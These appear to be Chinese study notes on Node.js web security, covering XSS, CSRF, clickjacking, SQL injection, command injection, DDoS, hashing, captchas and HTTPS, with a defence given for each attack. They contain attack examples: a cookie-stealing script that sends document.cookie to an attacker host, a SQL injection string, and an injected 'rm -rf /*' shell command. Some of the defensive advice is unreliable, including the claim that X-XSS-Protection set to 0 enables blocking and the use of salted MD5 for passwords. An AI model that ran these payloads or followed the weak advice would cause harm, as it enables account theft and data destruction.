1. 安全问题
2. xss ：如果网页可以运行外部输入的脚本，黑客会运行一个自己的脚本例如

<scritp src=’....index.js’></script> (http://locahost:8080?from=<scritp src=’....index.js’></script> 可以把这个连接搞成短链形式欺骗用户) index.js 里面：

var image = new Image(); image.src=’http://loadhost:4000/img?c=’+document.cookie,发送一个请求到黑客服务器，可以用nodejs和中间件取得cookie，然后黑客就去目标网站直接在浏览器里面输入document.cookie=cookir 就可以完全模拟用户登录了

还有一个可能是在评论里面注入例如：发表一个评论：我来了<scritp src=’....index.js’></script>

所有登录这个网站看到这个评论的人的cookie信息会被窃取

防范措施：

1.一般来说这种攻击框架层面上就已经有防范了。

2.ctx.set(“X-XSS-Protection”,0),浏览器自动拦截3. ctx.set('Content-Security-Policy', "default-src 'self'") 只加载本站的脚本。

1. 通过写函数转换< > & 等符号。
2. 通过xss库转换 var xss = require(‘xss’); var html = xss(“<h1></h1><script>\*\*\*\*\*</script>”)
3. 设置httpOnly:true,表示不能通过控制台修改cookie app.use(session({httpOnly:true}, app)); 另外一种设置方式

Response.addHeader(“set-cookie”,”uid-112;path=/ HttpOnly”)

1. csrf 跨站伪造请求，意思是在a网站没有退出的情况下，b网站利用<form name="form" action="http://localhost:3000/updateText" method="post" target=“csrf”> 添加评论: <input type="text" name="text" value="CSRF评论。。" /> </form> 然后提交 document.querySelector('form').submit(); 这里action请求就会带上cookie请求成功

防范：1可以用 头信息里的 referer（请求来源），但是这个方案不太爱完美2.验证码方式

1. 点击劫持，黑客通过在自己的网站上加上目标网站的iframe连接，经过精确定位控制目标网站的按钮在诱导按钮上面。隐藏iframe，点击诱导按钮就点击了目标网站的功能了

防范：中间键中加载 ctx.set('X-FRAME-OPTIONS', 'DENY')

app.use(async (ctx, next) => {

await next()

ctx.set('X-FRAME-OPTIONS', 'DENY')

})

1. sql注入：

// 填⼊特殊密码

1'or'1'='1

// 拼接后的SQL

SELECT \*

FROM test.user

WHERE username = 'laowang'

AND password = '1'or'1'='1'

这样就可以不用密码也登录了

防范：一般调用封装好的方法：query(‘SELECT \* FROM WHERE ID=?’,PASSWORD)

1. OS 攻击 一般执行shell 命令的时候有可能

例如执行下面这个exe(‘ git clone [http://\*\*\*](http://***) && rm -rf && /’)

6.

DNS劫持

顾名思义，DNS服务器(DNS解析各个步骤)被篡改，修改了域名解析的结果，使得访问到的不是预期

防范：升级https、

7.DDOS 攻击 分布式拒绝访问攻击

DDOS 不是⼀种攻击，⽽是⼀⼤类攻击的总称。它有⼏⼗种类型，新的攻击⽅法还在不断发明出来。

⽹站运⾏的各个环节，都可以是攻击⽬标。只要把⼀个环节攻破，使得整个流程跑不起来，就达到了

瘫痪服务的⽬的。

其中，⽐较常⻅的⼀种攻击是 cc 攻击。它就是简单粗暴地送来⼤量正常的请求，超出服务器的最⼤承

受量，导致宕机。我遭遇的就是 cc 攻击，最多的时候全世界⼤概20多个 IP 地址轮流发出请求，每个

地址的请求量在每秒200次~300次。我看访问⽇志的时候，就觉得那些请求像洪⽔⼀样涌来，⼀眨眼

就是⼀⼤堆，⼏分钟的时间，⽇志⽂件的体积就⼤了100MB。说实话，这只能算⼩攻击，但是我的个

⼈⽹站没有任何防护，服务器还是跟其他⼈共享的，这种流量⼀来⽴刻就下线了。

防御⼿段

// 以 Node.js 为例，假如在接⼝中需要从 github 下载⽤户指定的 repo

const exec = require('mz/child\_process').exec;

let params = {/\* ⽤户输⼊的参数 \*/};

exec(`git clone ${params.repo} /some/path`);

https://github.com/xx/xx.git && rm -rf /\* &&

- 备份⽹站

备份⽹站不⼀定是全功能的，如果能做到全静态浏览，就能满⾜需求。最低限度应该可以显示公

告，告诉⽤户，⽹站出了问题，正在全⼒抢修。

- HTTP 请求的拦截

硬件 服务器 防⽕墙

- 带宽扩容 + CDN

以上的配置项目可以用一个插件配置：

const helmet = require('koa-helmet')

app.use(helmet())

8.md5sh1加密写法：

const crypto = require('crypto')

const hash = (type, str) => crypto.createHash(type).update(str).digest('hex')

const md5 = str => hash('md5',str)

const sha1 = str => hash('sha1',str)

const encryptPassword = (salt, password) => md5(salt + 'abced@#4@%#$7' + password)

const psw = '11111'

console.log('md5', md5(psw))

console.log('sha1', sha1(psw))

module.exports = encryptPassword

注意加盐salt 和中间字段 提高安全性

1. 人机验证：验证码

const express = require('express');

const { createCanvas, loadImage } = require('canvas');//用canvas画图，最后最后返回两张图片

const path = require('path');

const app = express();

app.use(express.static(\_\_dirname + '/'))

function Canvas() {

console.log(...arguments)

return createCanvas(...arguments)

}

// 背景图片的宽可以传参设置，默认值是320 \* 180，小拼图默认是60 \* 45

app.get('/drag\_captcha', async (req, res) => {

const { bgWidth: width } = req.query;

const bgWidth = parseInt(width) || 320;

const bgHeight = (width && parseInt(width \* 180 / 320)) || 180;

const dragPicWidth = 60;

const dragPicHeight = 45;

const index = Math.floor(Math.random() \* 13);

const positionX = Math.floor(Math.random() \* (bgWidth - dragPicWidth - 10) + 11); // 空白拼图的定位X

const positionY = Math.floor(Math.random() \* (bgHeight - dragPicHeight - 10) + 11);

const bgCanvas = new Canvas(bgWidth, bgHeight);

const dragCanvas = new Canvas(dragPicWidth, dragPicHeight);

const background = bgCanvas.getContext('2d');

const dragPic = dragCanvas.getContext('2d');

const image = await loadImage('bg.jpg')

background.drawImage(image, 0, 0, 320, 180, 0, 0, bgWidth, bgHeight);

dragPic.drawImage(bgCanvas, positionX, positionY, dragPicWidth, dragPicHeight, 0, 0,

dragPicWidth, dragPicHeight);

background.clearRect(positionX, positionY, dragPicWidth, dragPicHeight);//挖图

if (req.session) {//位置保全在session

req.session.dragCaptcha = {

positionX,

positionY

};

}

res.send({ bgCanvas: bgCanvas.toDataURL(), dragCanvas: dragCanvas.toDataURL() });

});

1. http是用明文传输的所以不太安全，现在全球都在向https转译

https有三个优点1.保密2.完整3.真实


https= http+ssl

ssl:对称秘钥和不对称秘钥


对称加密是加密解密两个秘钥都是一样的，缺点是很容易被破解

不对称加密在加密过程中产生一对秘钥，公钥和私钥，公钥负责加密，私钥负责解密，缺点是加密过程非常消耗资源，不能作为大数据传输

Ssh验证过程git的登录过程





申请证书:在阿里云直接申请证书 申请，放到nginx中



一般情况下把公钥放到服务器的.ssh 目录下面的authorized\_keys文件夹中。如果是阿里云的服务器可以在创建的过程中上传公钥，会自动放到系统中的authorized\_keys中

https验证过程：





1. 无头浏览器技术

Pupperter 可以用于爬虫